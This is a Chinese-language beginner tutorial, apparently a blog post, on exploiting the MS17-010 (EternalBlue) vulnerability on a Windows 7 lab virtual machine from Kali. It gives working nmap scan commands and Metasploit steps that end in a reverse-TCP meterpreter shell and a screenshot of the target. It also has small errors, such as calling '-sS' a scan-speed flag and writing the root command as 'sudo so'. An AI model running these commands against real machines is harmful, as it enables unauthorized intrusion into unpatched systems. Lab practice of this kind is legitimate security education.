渗透初步学习-利用ms17-010漏洞渗透win7虚拟机
文章目录
一、渗透测试流程:
1.前期交互
2.情报搜集
3.威胁建模
4.漏洞分析
5.渗透攻击
6.后渗透攻击
7.撰写报告
二、具体操作
软件:Vmware Workstation 17
攻击机:Kali
靶机环境:Win7
1.首先打开终端(鼠标单击左上角的黑色框框)
2.输入命令符 sudo so 后会提示输入密码,(这时密码输入是不可视的,需要注意)
(如果没设置过root账户,输入sudo passwd root 输入密码,回车后显示New password:输入密码,需要再次输入确认,这样root账户的密码就设置完毕)
输入密码之后
(此时查看一下被进攻的Windows 7,Win+R输入cmd打开管理器输入ipconfig)
我们需要的是IPV4的地址,192.168.x.xx开始使用nmap工具,
具体为
/nmap -sS -sV 192.168.x.xx ** * //sS为扫描速度,sV为扫描版本。*等待一段时间后,扫描完毕。
Number/tcp open 意为当前端口开放,检测到445端口开放。
扫描对方系统的方法是
nmap -T4 -sV -A 192.168.x.xx

使用Metasploit渗透框架,使用方法如下:
sudo-su  *****(密码)
msfconsole
等待一会加载。
输入框前列变成 /msf6
search ms17-010

0 1 4为exploit攻击模块,2 3为auxiliary辅助模块,采用辅助模块3测试,
use 3
show options
其中,RHOSTS为被攻击的主机,后面标识为yes。
set rhosts 192.168.x.xx
run
显示对方存在MS17-010漏洞,正式利用,输入use 0 仅供命令。
use 0LHOST是我们进攻的一个IP ,LPORT 是监听的一个端口。RPORT是我们要进攻的端口。
set rhosts 192.168.x.xx需要设计一下Payload 攻击载荷,windows 64位,用meterpreter代码攻击,reverse_tcp是反向连接。
set payload windows/x64/meterpreter/reverse_tcp

设置进攻的ip地址,端口
set lhost 192.168.x.xx
set lport xxxx
输入 run 开始攻击,也可以输入exploit
run
攻击成功。
输入screenshot进行截图。
screenshot
在相应文件位置得到截图照片。
渗透测试结束。
评论
登录后参与技术讨论,分享你的经验与见解。
登录 / 注册暂无评论